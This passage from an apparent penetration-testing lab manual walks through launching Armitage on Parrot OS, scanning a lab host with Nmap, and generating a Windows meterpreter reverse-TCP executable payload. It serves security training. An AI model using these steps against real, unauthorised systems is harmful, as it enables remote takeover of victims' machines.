The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with light-colored text. It displays a command-line session where the user starts the PostgreSQL service. The command entered is:

```
[root@parrot] ~
# service postgresql start
[root@parrot] ~
#
```

Figure 1.5.2: Start postgresql service

T A S K 5 . 1

Launch Armitage

- Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Metasploit Framework → armitage** to launch the Armitage tool.
- A security pop-up appears, enter the password as **toor** and click **OK**.




Figure 1.5.3: Security pop-up

8. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




Figure 1.5.4: Connect pop-up

9. The **Start Metasploit?** pop-up appears; click **Yes**.
10. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




Figure 1.5.5: Armitage main window


T A S K 5 . 2**Scan the Target**

Figure 1.5.6: Select Intense Scan

11. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan → Intense Scan** to scan for live hosts in the network.




Figure 1.5.7: Input pop-up

12. The **Input** pop-up appears. Type a target IP address (here, **10.10.10.10**) and click **OK**.




Figure 1.5.8: Message pop-up

13. After waiting for the scan to complete, a **Message** pop-up appears, displaying the **Scan Complete!** message; click **OK**.

Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




Figure 1.5.9: Target host appears on the screen

T A S K 5 . 3

Generate and Send Payload

- Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**, double-click **meterpreter_reverse_tcp**.




Figure 1.5.10: Payload selection

16. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT Option**, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.

